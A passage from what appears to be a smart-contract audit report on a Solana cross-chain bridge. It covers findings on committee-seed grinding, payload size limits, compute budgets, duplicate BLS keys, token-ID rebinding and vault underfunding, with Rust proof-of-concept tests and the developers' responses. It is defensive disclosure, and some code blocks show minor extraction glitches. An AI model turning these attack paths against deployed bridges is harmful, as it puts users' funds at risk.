Highway: Acknowledged as a known deferral. Committee membership is epoch-pinned through the historical bitmap, but `BlsKeys` is a single live PDA read as of now, so a key rotation or removal inside the retained epoch history fails a historical proof's aggregation. That direction is liveness only and fails closed. Seat capture through re-registration is the residual, accepted as bounded: escalation needs the registration-updater role for every remove and re-register plus near-quorum turnover inside one acceptance window. The operating rules are in `docs/operator-runbook.md` under "Relayer key rotation inside the acceptance window". Per-epoch key snapshotting is tracked as a follow-up rather than shipped in this cycle.

Cyfrin: Rationale accepted with a condition: the registration-updater role must remain trusted and near-quorum historical-seat rebinding must remain operationally implausible within one previous-epoch acceptance window; otherwise epoch-bound key generations should be implemented.

7.4.11 `executor::execute_message` seeds the inbound committee draw on claimant-chosen `relayer_id` and `slot_number`

Description: `executor::execute_message` accepts a claimant-selected `relayer_id` and `slot_number`. The payer must be an operational key of the selected relayer (`programs/executor/src/instructions/execute_message.rs:48-60`), the relayer must be active in the proof epoch (`programs/executor/src/instructions/execute_message.rs:540-560`), and the slot must be below `MAX_SLOTS = 5` (`programs/executor/src/instructions/execute_message.rs:513-520`; `programs/executor/src/constants.rs:25`). The selector then derives:

```
seed = keccak256(epoch_randomness || relayer_id_LE || slot_number_LE)
```

and samples 128 distinct active relayers (`programs/executor/src/utils/committee.rs:45-100`). A coalition controlling m active relayers and their operational keys can therefore evaluate its $5m$ legal pairs after the epoch randomness is public and use its most favorable committee. Because the seed contains no message-specific value, a favorable pair can be reused for fresh message IDs during the same epoch.

The [Highway Protocol V2 specification](#) documents the $K \times 5$ upper bound and relies on the deployed `COMMITTEE_SIZE = 128` and `SIGNATURE_THRESHOLD = 87` parameters to make forgery negligible for realistic adversarial fractions. Nevertheless, the verifier enforces the security margin of the claimant's best committee among those choices

rather than one protocol-assigned draw. The on-chain signature check still requires 87 genuine keys belonging to the selected committee (programs/executor/src/instructions/execute_message.rs:521-524,596-606).

Impact: Grinding amplifies the probability of drawing an attacker-controlled committee, but it does not create signing power. For the largest coalition strictly below one third at the 6,000-relayer cap ($N = 6000, m = 1999$), the exact hypergeometric probability that one 128-seat committee contains at least 87 coalition members is approximately:

```
p = sum[i=87..128] C(1999, i) C(4001, 128-i) / C(6000, 128)
~ = 6.0537908596e-16
```

Modeling the $5m = 9995$ distinct Keccak seeds as independent pseudorandom draws gives:

```
P = 1 - (1 - p)^9995 ~ = 6.0507639641e-12 per epoch
```

Below 262 active relayers, a strict sub-third coalition has fewer than 87 members in total, so its probability of satisfying the threshold is exactly zero. At the maximum set size, grinding therefore increases a negligible sub-third failure probability by roughly four orders of magnitude but leaves it negligible.

A much larger coalition can benefit materially. At $m = 3120$ of 6,000 active relayers (52%), the modeled probability of finding at least one threshold committee among 15,600 legal pairs is approximately 91.05% per epoch. Such a coalition can use 87 genuine committee keys to authorize arbitrary self-consistent inbound messages, reaching configured Mint, Release, or whitelisted payload behavior. The favorable pair is reusable for fresh message IDs during the epoch, so a Mint corridor can accumulate unbacked supply and a Release corridor can be drained subject to configured per-message limits, available vault balance, monitoring, and pause response.

This is Low severity because the unauthorized execution path is reachable and its maximum impact is severe, but likely per-epoch exploitation requires an unlikely compound capability: a majority-scale share of the permissioned active set's BLS signing keys plus an operational key for a controlled active claimant. At 52% control the modeled success probability is 91.05%; under the protocol's sub-third BFT adversary model, it remains at most approximately $6.05e-12$ per epoch at the 6,000-relayer cap.

Proof of Concept: The following selector-level test uses the exact production implementation. With active IDs $1..=6000$, attacker-controlled IDs $1..=3120$, and zero epoch randomness, the legal pair (relayer_id = 830, slot_number = 3) selects 88 attacker-controlled members:

```
use executor::constants::{MAX_SLOTS, SIGNATURE_THRESHOLD};
use executor::utils::committee::select_committee;

#[test]
fn claimant_chosen_seed_yields_quorum_for_52_percent_coalition() {
    let active_relayers: Vec<u32> = (1..=6_000).collect();
    let attacker_max_id = 3_120u32;
    let relayer_id = 830u32;
    let slot_number = 3u32;

    assert!(relayer_id <= attacker_max_id);
    assert!(slot_number < MAX_SLOTS);

    let committee = select_committee(
        &[0u8; 32],
        relayer_id,
        slot_number,
        &active_relayers,
    )
    .unwrap();
    let attacker_seats = committee
        .iter()
        .filter(|relayer| **relayer <= attacker_max_id)
        .count();

    assert_eq!(attacker_seats, 88);
    assert!(attacker_seats >= SIGNATURE_THRESHOLD as usize);
}
```

```
}

```

Save it as `programs/executor/tests/audit_issue_20_committee_grinding_repro.rs` and run:

```
cargo test -p executor \
  --test audit_issue_20_committee_grinding_repro \
  -- --nocapture
```

Observed result:

```
test claimant_chosen_seed_yields_quorum_for_52_percent_coalition ... ok
test result: ok. 1 passed; 0 failed
```

This proves that the production selector admits a threshold committee for one claimant-chosen pair when the claimant controls 52% of the active set. It does not prove a sub-third forgery, construct the 87 BLS signatures, or execute a token transfer.

Recommended Mitigation: At minimum, document the lifetime failure-probability target and add a regression test that recomputes the worst-case $K \times 5$ bound whenever the committee size, threshold, active-set cap, or slot count changes, preventing a parameter change from turning the bounded grind into a practical sub-third attack.

Do not seed only on `message_id: store_payload` is permissionless and a forging coalition can vary source fields to generate unbounded candidate IDs. If the protocol later requires protection against larger coalitions or smaller committees, use a source-event proof plus randomness that is unpredictable until after that event is fixed, or replace sampling with an active-set-wide quorum.

Highway: Acknowledged. Safety at the deployed 128/86 rests on the committee parameters rather than on the unpredictability of the draw, so a coalition strictly below one third is bounded to approximately $2.68e-11$ success per epoch and $2.68e-5$ over the modeled 10^6 -epoch deployment lifetime across supported active-set sizes, with the maximum at $N = 5,998$, and has exactly zero success below 259 active relayers. The margin is parameter-sensitive rather than structural, so it is documented above `COMMITTEE_SIZE` and checked by `programs/executor/tests/committee_grind_bound.rs` against the configured target.

Cyfrin: Rationale accepted with a condition: under the documented pseudorandom-draw model, while the committee size remains 128, the signature threshold is at least 86, `MAX_SLOTS` is at most 5, and the active set is capped at 6,000, a strict-sub-third coalition's full claimant-selected grind is bounded to approximately $2.68e-11$ success per epoch ($2.68e-5$ over the modeled 10^6 -epoch lifetime), reaches its maximum at $N = 5,998$, and is impossible below 259 active relayers; recalculate before weakening any bound.

7.4.12 `executor::MAX_PAYLOAD_SIZE` overstates the real inbound capacity of `store_message` by roughly a quarter

Description: `hway_common::MAX_PAYLOAD_SIZE` is set to 1,000 bytes in `programs/common/src/lib.rs`. It both sizes `Message::payload` through `#[max_len(MAX_PAYLOAD_SIZE)]` in `programs/executor/src/state/message.rs` and bounds Solana outbound payloads in `EmitMessageArgs::validate`. The allocation bound does not establish that an inbound `store_payload` instruction carrying that payload can fit in a Solana transaction.

`StoreMessageArgs` has 212 serialized bytes independent of the payload contents: the fixed fields consume 208 bytes and the Borsh `Vec<u8>` length prefix consumes another 4 bytes. The Anchor discriminator, accounts, program ID, payer signature, recent blockhash, and transaction framing increase the fixed legacy-transaction overhead to 490 bytes. Against Solana's 1,232-byte packet limit, the largest payload in the current legacy instruction layout is therefore 742 bytes. A 1,000-byte payload produces a 1,490-byte transaction.

Address lookup tables improve but do not eliminate the mismatch. A versioned transaction that loads the reusable `config` and `System Program` addresses reaches 768 bytes. If the relayer first adds the message-specific `message_payload` PDA to a lookup table and waits for activation, the measured ceiling reaches 799 bytes. The payer must remain static because it signs, and the executor program ID must remain static because it is invoked. Thus the exact unreachable range depends on the relayer's transaction construction, but no current single-call encoding reaches the declared 1,000-byte capacity.

`StoreMessage::execute` also has no explicit `args.payload.len()` check. An oversized direct transaction is rejected by the transaction layer before the program runs. A program-generated CPI can reach the handler with larger instruction data, but writing more than the allocated account capacity fails during Anchor serialization and rolls the whole transaction back. The missing check therefore affects diagnostics and defense in depth; it does not create a partial-write condition.

The executor exposes no append or chunk instruction. `execute_message` accepts only the completed `Message` account, and the canonical message ID commits to the complete payload. Truncating or removing the payload produces a different message ID.

Impact: A source chain or integration that treats 1,000 bytes as Solana's inbound capacity can accept and emit a token-bearing message that the current executor cannot store. The source-side burn or escrow has already occurred, while no destination state is created because the Solana packet is rejected before execution. Delivery then requires an upgrade, a new recovery mechanism, or equivalent privileged coordination; retrying the same oversized instruction cannot help.

The repository does not contain the fee service or relayer implementation, and fee signing may be disabled. Consequently, no in-scope evidence establishes a lower destination-specific admission check before the source-side transfer. Counterpart implementations also permit larger payloads, so their global source bounds do not supply that check.

The sender chooses and authorizes both the payload and any accompanying token transfer, so the mismatch gives no attacker a way to select another user's payload, spend another user's tokens, corrupt Solana state, or profit from the failure. That limits likelihood and rules out Medium. It does not eliminate the security impact: the protocol advertises and source-side validation accepts payloads that deterministically strand the initiating sender's committed token transfer without a trustless recovery path. The bounded single-user impact and narrow triggering range support Low severity. The fixed maximum-size account allocation also creates avoidable rent overhead, normally refunded when a stored message executes.

Proof of Concept: Save the following as `programs/executor/tests/issue21_store_message_capacity.rs`:

```
use anchor_lang::{InstructionData, ToAccountMetas};
use solana_sdk::{
    instruction::Instruction,
    message::Message,
    packet::PACKET_DATA_SIZE,
    pubkey::Pubkey,
    signature::{Keypair, Signer},
};

fn tx_len(payload_len: usize) -> usize {
    let payer = Keypair::new();
    let args = executor::instructions::StoreMessageArgs {
        source_chain_id: 1,
        source_nonce: 1,
        source_block_hash: [0; 32],
        source_block_number: 1,
        token_id: 1,
        amount: 1,
        token_mint: Pubkey::new_unique(),
        recipient: Pubkey::new_unique(),
        target_program: Pubkey::new_unique(),
        payload: vec![0; payload_len],
        message_id: [0; 32],
    };
    let ix = Instruction {
        program_id: executor::ID,
        accounts: executor::accounts::StoreMessage {
            payer: payer.pubkey(),
            message_payload: Pubkey::new_unique(),
            config: Pubkey::new_unique(),
            system_program: solana_sdk::system_program::ID,
        },
    }
```

```

        .to_account metas(None),
        data: executor::instruction::StorePayload { args }.data(),
    };
    let message = Message::new(&[ix], Some(&payer.pubkey()));
    1 + message.header.num_required_signatures as usize * 64
        + message.serialize().len()
}

#[test]
fn advertised_payload_does_not_fit() {
    let fixed_overhead = tx_len(0);
    let largest_legacy_payload = PACKET_DATA_SIZE - fixed_overhead;
    let advertised_size = tx_len(hway_common::MAX_PAYLOAD_SIZE);

    println!("fixed overhead: {fixed_overhead}");
    println!("largest legacy payload: {largest_legacy_payload}");
    println!("transaction at advertised maximum: {advertised_size}");

    assert_eq!(fixed_overhead, 490);
    assert_eq!(largest_legacy_payload, 742);
    assert_eq!(advertised_size, 1490);
    assert!(advertised_size > PACKET_DATA_SIZE);
}

```

Run:

```
cargo test -p executor --test issue21_store_message_capacity -- --nocapture
```

Observed result:

```

fixed overhead: 490
largest legacy payload: 742
transaction at advertised maximum: 1490
test advertised_payload_does_not_fit ... ok

```

This proves the real current instruction serialization exceeds the transaction envelope. It does not prove attacker control over a victim's source message or that a deployed off-chain fee service is configured incorrectly.

Recommended Mitigation: Define a destination-specific Solana inbound payload limit from a serialized transaction regression test and enforce it on every source chain, SDK, and fee-quote path before any burn, escrow, or fee collection. With the current legacy layout, 742 bytes is the measured hard ceiling; a lower value such as 700 preserves headroom for future fields or accounts. Keep Solana's outbound limit separate, because lowering only the shared local constant does not constrain messages originating on counterpart chains and unnecessarily restricts destinations that support larger payloads.

If 1,000-byte or protocol-wide 4,096-byte delivery is required, replace the one-shot store with a bounded chunk/append design whose finalization verifies the canonical message ID. Also add an explicit payload-length error in `store_payload`, update the misleading single-transaction documentation, size `Message` to the supported inbound maximum, and keep the serializer-based capacity test as a regression guard.

Highway: Fixed by [f1635dc](#).

Cyfrin: Verified.

7.4.13 Large active sets cannot be staged with Solana's default compute budget

Description: At the audited commit, `registry::add_new_active_set` counts the set bits in the supplied 750-byte bitmap and then scans every set bit. For each selected relayer ID it checks the array bound and compares the corresponding 64-byte `BlsKeys` slot with the all-zero unregistered sentinel (programs/registry/src/instructions/add_new_active_set.rs:136-183).

The maximum valid workload is 5,999 set bits, not 6,000. Bitmap bit 5,999 maps to relayer ID 6,000, but

`BlSKeys::keys` has indices 0..=5999, so the `id < MAX_RELAYERS` guard rejects that last bit. A maximum-work valid bitmap therefore sets IDs 1..=5999.

Real-SBF measurement resolves the original hard-ceiling concern in the safe direction. An independent run of the checked-in measurement harness against the production `registry.so` consumed 285,417 transaction compute units, including 285,267 units in the registry program, for all 5,999 valid bits. The transaction completed after requesting a 1,400,000-unit limit. This is well below Solana's hard transaction ceiling, so the scan cannot halt active-set rotation at the shipped relayer capacity for the reason originally claimed.

The measurement does expose a narrower integration requirement. Solana's default limit for a transaction containing one non-builtin instruction is 200,000 compute units. With no `SetComputeUnitLimit` instruction, the same SBF harness completed at 3,750 set bits after consuming 199,528 units, but failed at 3,800 set bits after exhausting all 200,000 units. The exact threshold and total vary modestly with the SBF toolchain, but a large valid active set clearly requires the submitter to request a higher limit.

Only the config admin or an authorized updater can successfully stage an active set (`programs/registry/src/instructions/add_new_active_set.rs:185-205`). That same submitter constructs and signs the transaction and can prepend the compute-budget instruction. A compute exhaustion failure is atomic: the `init_if_needed` account creation, registry pointer changes, staged epoch, bitmap write, and event do not persist. The transaction can be retried with a higher limit. If no set is staged, `update_current_active_set` extends the existing bitmap's validity and keeps the same epoch current (`programs/registry/src/instructions/update_current_active_set.rs:57-76`).

Impact: At a valid active-set size above the measured default-budget boundary, a transaction constructed without an explicit compute-unit limit deterministically fails. Because `add_new_active_set` is the only instruction that can stage the next committee, the intended membership and epoch change cannot take effect until the transaction is rebuilt with a higher limit. An authorized updater submitting near the end of its registration window could miss that window and leave an outdated committee active for another interval unless the admin intervenes.

This is Low severity because the reachable failure can delay committee rotation, including an operational or emergency attempt to replace unavailable or compromised relayers. The impact is tightly bounded: no permissionless actor can force an authorized transaction to omit its compute-budget instruction, the failure consumes no state, the current committee remains usable, and recovery requires only resubmission with a higher limit or an admin call. It does not directly stop inbound execution, forge a proof, or put funds at risk.

Proof of Concept: The real-SBF harness is checked in at [programs/executor/tests/issue22_active_set_scan_cu.rs](#). The production registry source and `Cargo.lock` at that test commit are byte-identical to the audited commit.

Run:

```
cargo build-sbf --manifest-path programs/registry/Cargo.toml
cargo test -p executor --test issue22_active_set_scan_cu -- --nocapture
```

The independent maximum-work run reported:

```
set_bits=5999  cu_consumed=285417  tx_success=true
Program 7vPW... consumed 285267 of 1399850 compute units
```

To test the default boundary, use the same harness but submit only the registry instruction, omitting `ComputeBudgetInstruction::set_compute_unit_limit(1_400_000)`. Running fresh program-test contexts with 3,750 and 3,800 set bits produced:

```
set_bits=3750
Program 7vPW... consumed 199528 of 200000 compute units
tx result: Ok(())

set_bits=3800
Program 7vPW... consumed 200000 of 200000 compute units
Program 7vPW... failed: Computational budget exceeded
tx result: Err(InstructionError(0, ComputationalBudgetExceeded))
```

This proves that the maximum valid scan fits far below the hard ceiling and that sufficiently large sets exceed the default one-instruction budget. It does not demonstrate an attacker-controlled or irreversible epoch-rotation halt.

Recommended Mitigation: Have the official registry tooling prepend `set_compute_unit_limit` with measured headroom when calling `add_new_active_set`, and surface that requirement in the IDL-facing instruction documentation. Keep the maximum-work SBF measurement as a compute-unit regression test; no scan optimization is required at the shipped 6,000-slot capacity.

Highway: Fixed by [3bebbfd](#).

Cyfrin: Verified.

7.4.14 `registry::register_relayer` binds committee signing keys neither uniquely across relayer ids nor to the claiming relayer

Description: At the audited commit, the registry does not enforce a one-to-one relationship between relayer IDs and BN254 public keys. `RegisterRelayer::execute` verifies the supplied proof of possession and writes the 64-byte public key directly into `BlsKeys::keys[id]` (`programs/registry/src/instructions/register_relayer.rs:98-117`). `UpdateRelayer::execute` lets the Config admin or that relayer's manager perform the same write (`programs/registry/src/instructions/update_relayer.rs:40-41,93-127`). Neither path checks whether another slot already contains the key.

The proof-of-possession preimage is:

```
keccak256("highway:bls-pop:v1" || bn254_public_key)
```

It contains no relayer ID, deployment identifier, or key-generation nonce (`programs/registry/src/utls/bn254_pop.rs:63-69`). A key/PoP pair submitted in a registration or update transaction can therefore be reused for another ID without the new instruction authority knowing the BN254 secret. The public key is also emitted by `RelayerRegistered` and `RelayerUpdated`, but the PoP is not an event field; it remains public through the transaction instruction data (`programs/registry/src/events.rs:3-27`).

The executor selects 128 distinct positions from the active-relayer ID list (`programs/executor/src/utls/committee.rs:64-99`), counts signed committee-seat bits (`programs/executor/src/instructions/execute_message.rs:195-201,521-524`), and adds the key stored at each signed seat's relayer ID (`programs/executor/src/utls/bls_verify.rs:61-99`). It does not deduplicate equal key bytes. If k selected IDs all contain $P = sk * G_1$, their contribution to the aggregate public key is kP . The one holder of sk can correspondingly multiply its message signature by k , producing the aggregate signature that matches those k seat contributions.

Duplicate registration is reachable through the production instruction. The checked-in registry integration setup reuses one `BN254_PUBLIC_KEY` and `BN254_POP` while registering IDs 1 through 136 (`tests/registry.ts:22-24,122-148`), and its multi-ID registration test repeats the same pair under two managers (`tests/registry.ts:478-516`).

This does not create a permissionless path to an unauthorized inbound execution. Registering a new duplicate requires the Config admin or a registration updater. Rotating an existing ID requires the Config admin or that ID's manager. Making newly registered IDs active additionally depends on the Config admin or an authorized active-set updater.

The manager path nevertheless crosses the intended per-relayer boundary: a malicious or compromised manager can replay another relayer's public key and PoP into the ID it manages without the BN254 key holder's participation. This does not immediately give the manager that secret, but it makes both selected seats depend on the same secret. A later compromise of that secret therefore obtains more committee weight than the number of independently compromised BLS keys, and repeating the action across several managed IDs compounds that amplification.

The defect also weakens revocation. Removal is ID-scoped and zeroes only `BlsKeys::keys[id]` (`programs/registry/src/instructions/remove_relayer.rs:123-132`), so removing the original relayer does not revoke the same compromised key stored under another ID. Duplicate keys are publicly detectable by scanning `BlsKeys` or the registration/update history, which permits monitoring and corrective rotation but does not enforce the invariant on-chain.

The EVM registry rejects a BLS key hash already assigned to another relayer on both registration and update (`.context/hway-ethereum/src/logic/RelayerRegistryLogic.sol:125-129,212-222`). The Substrate registry maintains a reverse key index and also binds each PoP to the relayer ID and a nonce (`.context/hway-substrate/pallets/highway-registry/src/lib.rs:716-763,882-894,1266-1302`). These counterparts support the intended uniqueness invariant, although parity alone is not proof of impact.

Files:

- `programs/registry/src/instructions/register_relayer.rs`
- `programs/registry/src/instructions/update_relayer.rs`
- `programs/registry/src/instructions/remove_relayer.rs`
- `programs/registry/src/utls/bn254_pop.rs`
- `programs/registry/src/state/bls_keys.rs`
- `programs/executor/src/utls/committee.rs`
- `programs/executor/src/utls/bls_verify.rs`
- `programs/executor/src/instructions/execute_message.rs`
- `tests/registry.ts`

Impact: If several active relayer IDs are configured with the same BN254 key, the nominal seat count overstates the number of independent secrets. A compromise of that one key can supply every selected duplicate seat, and removing only one of the duplicate IDs does not remove the same compromised key from the others.

For example, a compromised manager of active relayer B can copy active relayer A's public key and published PoP into B's slot. If both IDs are selected, compromising A's BN254 secret now supplies two signing seats. Removing A by ID leaves the same key live under B until B's manager or the Config admin rotates it. The manager compromise alone does not produce an invalid signature, and the later BLS-key compromise alone would ordinarily control only A's seat; the security consequence arises from their conjunction.

Reaching the 87-seat authorization threshold through this mechanism requires the same key to have been assigned across enough managed or newly registered IDs, those IDs to be active and selected, and the shared key holder to sign the malicious payload. A manager that controls an ID can already rotate that ID to a fresh attacker-controlled key, so deliberate mass concentration does not reduce the number of manager or registration-role compromises needed to capture many seats. No deployment evidence was provided showing that unintended duplicates currently exist.

This is Low severity: the missing invariant is reachable through a malicious or compromised per-relayer manager and can amplify a later BLS-key compromise or defeat an ID-scoped revocation, but useful exploitation requires an unlikely conjunction of privileged writes, duplicate active/selected seats, and control of the shared BN254 secret. The proof does not establish a standalone permissionless threshold bypass or immediate unauthorized mint or release.

Proof of Concept: The focused reproduction at `programs/executor/tests/audit_registry_identity_repros.rs:51-87` models the production verifier:

1. Store one public key $P = 5 * G_1$ in 128 distinct relayer-ID slots.
2. Use IDs 1 through 128 as the committee and set the first 87 signer-seat bits.
3. Call production `aggregate_public_keys`; it returns $87P$.
4. For message point $H = 7 * G_2$, submit $87 * 5 * H$ as the aggregate signature.
5. Production `verify_bls_signature` accepts the signature against $87P$.

Run:

```
cargo test -p executor \
  --test audit_registry_identity_repros \
  duplicate_relayer_ids_must_not_collapse_to_one_bls_secret \
```

```
-- --ignored --nocapture
```

Observed result:

```
thread 'duplicate_relayer_ids_must_not_collapse_to_one_bls_secret' panicked:  
one private key was accepted as 87 independent committee signatures  
  
test result: FAILED. 0 passed; 1 failed
```

The test deliberately asserts that this acceptance must not occur, so the failed security assertion proves that equal key bytes receive multiple seat weight. It does not prove that an untrusted actor can assign those keys, that the audited deployment contains duplicates, or that copying another relayer's public key gives the copier access to its secret.

Recommended Mitigation: Maintain a reverse index from a hash of the BN254 public key to its relayer ID and reject a key already assigned to another ID in both `register_relayer` and `update_relayer`. Update or clear the reverse index atomically when a key changes or a relayer is removed, and audit existing `BlsKeys` state for duplicates before enabling the invariant; rotate or explicitly retire every duplicate rather than blindly zeroing other IDs' key slots.

Separately bind future proofs of possession to the deployment, relayer ID, a monotonic key-generation nonce, and the public key, and require a fresh proof for every assignment. This prevents replay of a previously published PoP but is not a substitute for key uniqueness, because a holder can intentionally produce valid ID-bound proofs for the same key under multiple IDs.

Highway: Fixed by [16b0413](#), [db6eaf8](#).

Cyfrin: Verified.

7.4.15 `config::remove_token, register_token` re-issue a freed `token_id` to a different SPL mint

Description: Cross-chain messages identify a token only by `token_id`. The canonical message-ID preimage contains `token_id`, the destination recipient, and the source amount, but it contains neither the destination SPL mint nor a version of the token registration (`programs/common/src/lib.rs:95-144`).

On Solana, the binding from that numeric ID to an SPL mint is held in the `TokenInfo` PDA derived from `[TOKEN_INFO_SEED, token_id]`. The Config admin can close that PDA after removing every corridor that references it (`programs/config/src/instructions/unconfigure_token_bridge.rs:44-69`; `programs/config/src/instructions/remove_token.rs:29-49`). `register_token` can then initialize the same PDA seed again and store a different mint and `local_decimals`; no tombstone, generation counter, or historical binding remains (`programs/config/src/instructions/register_token.rs:38-45,56-98`; `programs/config/src/states/token_info.rs:8-28`).

The inbound storage transaction does not pin the message to the registration that existed when the source transfer was attested. `store_payload` recomputes the message ID without `token_mint`, then stores a caller-supplied mint only as unauthenticated local metadata (`programs/executor/src/instructions/store_message.rs:67-90,103-157`). At execution, the executor converts the authenticated source amount using the current `Bridge-Configuration.source_decimals` and current `TokenInfo.local_decimals`. It also requires the mint account supplied to `execute_message` to match the current `TokenInfo.token_address`, while deliberately not comparing `message.token_mint` (`programs/executor/src/instructions/execute_message.rs:203-226,412-479`).

An old message can therefore settle the replacement asset if all of the following occur:

1. A source transfer for token ID `T` is legitimately attested.
2. The Config admin removes the old corridors and token registration, re-registers `T` to a different mint, and creates a compatible inbound corridor.
3. The old BLS proof remains valid, and an authorized relayer submits it after the replacement corridor becomes executable.

The proof window is not a fixed wall-clock duration of twice `slots_between_updates`. Execution separately requires the signed `tt1` to be at least the current slot and the signed epoch to be the current or immediately

previous epoch (programs/executor/src/instructions/execute_message.rs:507-552). Solana enforces no maximum future TTL, and an active-set update can extend the current bitmap without changing its epoch (programs/registry/src/instructions/update_current_active_set.rs:49-83). Practical reachability therefore depends on the off-chain TTL policy, actual epoch rotation, and how token retirement is operated.

The Message PDA does not have to predate the reconfiguration. Because store_payload performs no token-registry lookup, a relayer may store an unexpired old message after the ID has already been rebound.

Files:

- programs/common/src/lib.rs
- programs/config/src/instructions/unconfigure_token_bridge.rs
- programs/config/src/instructions/remove_token.rs
- programs/config/src/instructions/register_token.rs
- programs/config/src/instructions/create_token_bridge.rs
- programs/config/src/states/token_info.rs
- programs/executor/src/instructions/store_message.rs
- programs/executor/src/instructions/execute_message.rs
- programs/registry/src/instructions/update_current_active_set.rs

Impact: Assume token ID 7 initially represents mint A with six local decimals. A source user transfers 1_000_000 source units to recipient R, and the committee attests message M for (token_id = 7, amount = 1_000_000, recipient = R).

Before M is executed, the Config admin retires A and re-registers ID 7 to mint B with nine local decimals. The replacement corridor uses six source decimals and permits a converted amount of 1_000_000_000. An authorized relayer can then execute the unchanged message M while supplying mint B and R's token account for B:

$\text{local_amount} = 1_000_000 * 10^{(9 - 6)} = 1_000_000_000$
--

All message-ID and BLS checks still authenticate M, while the live token and corridor checks resolve ID 7 to B. In Mint mode the executor mints 1_000_000_000 base units of B; in Release mode it transfers that amount from B's configured vault if sufficient funds are available (programs/executor/src/instructions/execute_message.rs:618-718). The old source transfer was for A, so the settlement crosses asset identities rather than merely using updated limits.

A successful execution creates the replay PDA and cannot later be replayed against a corrected registration. A failed mint, release, amount-bound, or proof check reverts atomically and leaves the message retryable.

The maximum loss is bounded by the replacement corridor's amount limits, mint authority or vault balance, the number of independently attested old messages, and the duration for which their proofs remain valid. Only the trusted Config admin can create the rebind condition, and exploitation additionally needs a still-valid old proof and an authorized relayer submission. These rare, operationally controllable prerequisites make the finding Low severity rather than Medium. Severity would increase if token-ID recycling is routine or automated, or if production proofs remain valid long enough that a relayer can deliberately retain a material batch across normal migrations.

Proof of Concept: The following textual reproduction applies to the audited commit:

1. Register mint A under token ID 7, create an inbound corridor from chain 3, and configure a working Mint or funded Release mode.
2. Produce a legitimate source-chain transfer to Solana for token ID 7 and recipient R. Retain its message fields and a committee proof whose ttl and epoch remain accepted.
3. Remove the (7, 3) corridor with unconfigure_token_bridge, then call remove_token(7). The TokenInfo PDA is closed because its corridor count is now zero.
4. Register a different mint B under the same token ID 7 and recreate the (7, 3) corridor with limits that admit the old source amount after conversion.

5. Call `store_payload` using the old message fields and message ID. The call succeeds because the message ID authenticates ID 7, amount, and recipient, but not mint A or the old registration generation.
6. Before the proof expires or ages outside the accepted epoch window, call `execute_message` with the new `TokenInfo`, new corridor, mint B, and R's token account for B.
7. `validate_token_config` accepts B because B is the mint currently stored for ID 7. The executor mints or releases B and records the old message ID as executed.

The issue contains no executable submitted PoC. The local ignored audit regression `retired_token_ids_must_not_be_rebound` is a source-presence assertion: it demonstrates that removal closes the identity account and registration has no tombstone, but it does not by itself prove BLS-proof validity or wrong-asset settlement. The state transition above follows the production handlers and states the additional proof and relayer prerequisites explicitly.

Recommended Mitigation: Keep retired token identities on-chain and reject re-registration of a `token_id` to a different mint. A retired flag on `TokenInfo` preserves the historical ID-to-mint binding while allowing every corridor to be removed.

If ID recycling is required, add an authenticated registration generation to the cross-chain message and require it to match at execution. Because that changes the canonical message preimage, it must be deployed across every Highway chain in lockstep.

Until either invariant is enforced, make reuse a quiescent migration: stop new transfers for the token on every source chain, wait until all issued attestations are executed or provably expired/revoked, and only then rebind the ID. Solana should enforce a maximum proof TTL so this waiting period is finite and verifiable. Merely pausing during the configuration transactions is insufficient if the bridge is unpaused while an old proof remains valid.

Do not make the current `message.token_mint` field load-bearing without also authenticating it. Any payer can win the `store_payload` race with an arbitrary nonzero mint, so comparing that field at execution would convert the substitution risk into a first-writer denial of service.

Highway: Acknowledged; we intentionally retain token-ID reuse and accept that a still-valid attestation for a retired registration can resolve against a replacement mint. Rebinding requires the trusted Config admin, and our operator rule is to stop new transfers on every source chain and wait until every issued attestation has executed or provably expired before reusing the ID. We do not make the unauthenticated `message.token_mint` field load-bearing because that would permit a first-writer denial of service.

Cyfrin: Rationale accepted with a condition: token-ID reuse is acceptable only after new transfers are stopped on every source chain, every pre-cutoff source message is reconciled, and every proof for the retired binding has either executed or been made ineligible by actual active-set promotions or a safely sequenced `min_valid_epoch` advance; pausing only during reconfiguration is insufficient.

7.4.16 Live Burn/Mint-to-Escrow/Release migration can strand valid inbound claims in an underfunded vault

Description: The SPL-token bridge-mode writers can migrate a live corridor from Burn/Mint to Escrow(V)/Release(V) without proving that V covers claims created under the previous regime.

`UpdateBridgeMode::execute` calls `validate_escrow_release_pair` and then stores the proposed modes. `UpdateTokenBridge`, `ConfigureTokenOutbound`, and `ConfigureTokenInbound` have the same transition-level gap. The validator correctly rejects the unsafe terminal pairs Escrow/Mint and Burn/Release, but both Burn/Mint and matched Escrow(V)/Release(V) are individually valid. The direct cross-family update therefore succeeds, as does a two-step update through `Closed`.

The two families preserve value differently. Under Burn/Mint, Solana outbound transfers burn local supply and valid inbound transfers mint it back; no Solana vault is funded. Under Escrow(V)/Release(V), outbound transfers deposit into V and valid inbound transfers debit V.

Outstanding remote representations are not committed into `BridgeConfiguration`, and cross-chain messages do not commit to the bridge mode that was active when the corresponding claim was created. `executor::execute_message` verifies the message and committee proof, then reads the corridor's current inbound mode. After a live

migration, a valid claim backed by an earlier Solana burn is therefore settled through `Release(V)` even when the new vault was not funded for that pre-existing liability.

Only the trusted config administrator can create this state, and the mode update itself moves no funds. Once the underfunded configuration exists, however, ordinary holders can continue using an enabled bridge route and burn valid remote representations before discovering that Solana settlement is unavailable.

Impact: The impact is a low-severity, privileged-recovery-dependent loss of asset availability. The required administrator migration makes the scenario unlikely and there is no authorization bypass or attacker profit, but an affected holder has already burned a valid remote representation when the Solana release fails. The holder cannot complete settlement until an administrator funds the vault or corrects the corridor mode.

An underfunded release fails atomically. Although Anchor initializes the `TransferExecution` account and the handler writes it before calling SPL Token, the failed vault transfer rolls back the entire transaction: the replay marker does not persist, the staged message is not closed, and the claim remains retryable.

Available vault funds are paid to whichever valid claims execute first. A later escrow deposit can replenish the pool and allow an earlier claim to settle, leaving the same pre-existing deficit against the remaining claims. The claimant receives no more than its authenticated entitlement and does not create or enlarge the shortfall.

The maximum unavailable amount is the difference between outstanding claims and the selected vault balance. The corridor mode and vault balance are directly observable, while the outstanding `Burn/Mint` liability is reconstructible off chain from cross-chain history but is not represented or enforced in the Solana configuration state.

Proof of Concept: This textual reproduction applies to the audited commit:

1. Configure an SPL corridor as `Burn/Mint`.
2. Bridge 100 units outbound across two transfers of 60 and 40 units. Solana burns 100 local units in total, and the remote chain creates 100 corresponding units. No Solana vault is funded by these transfers.
3. Create an empty token vault `v` for the registered mint under the executor-authority PDA.
4. The config administrator calls `update_bridge_mode(Escrow(V), Release(V))`. The matched pair passes validation, and the instruction succeeds without loading `v` or comparing its balance with the 100-unit outstanding liability.
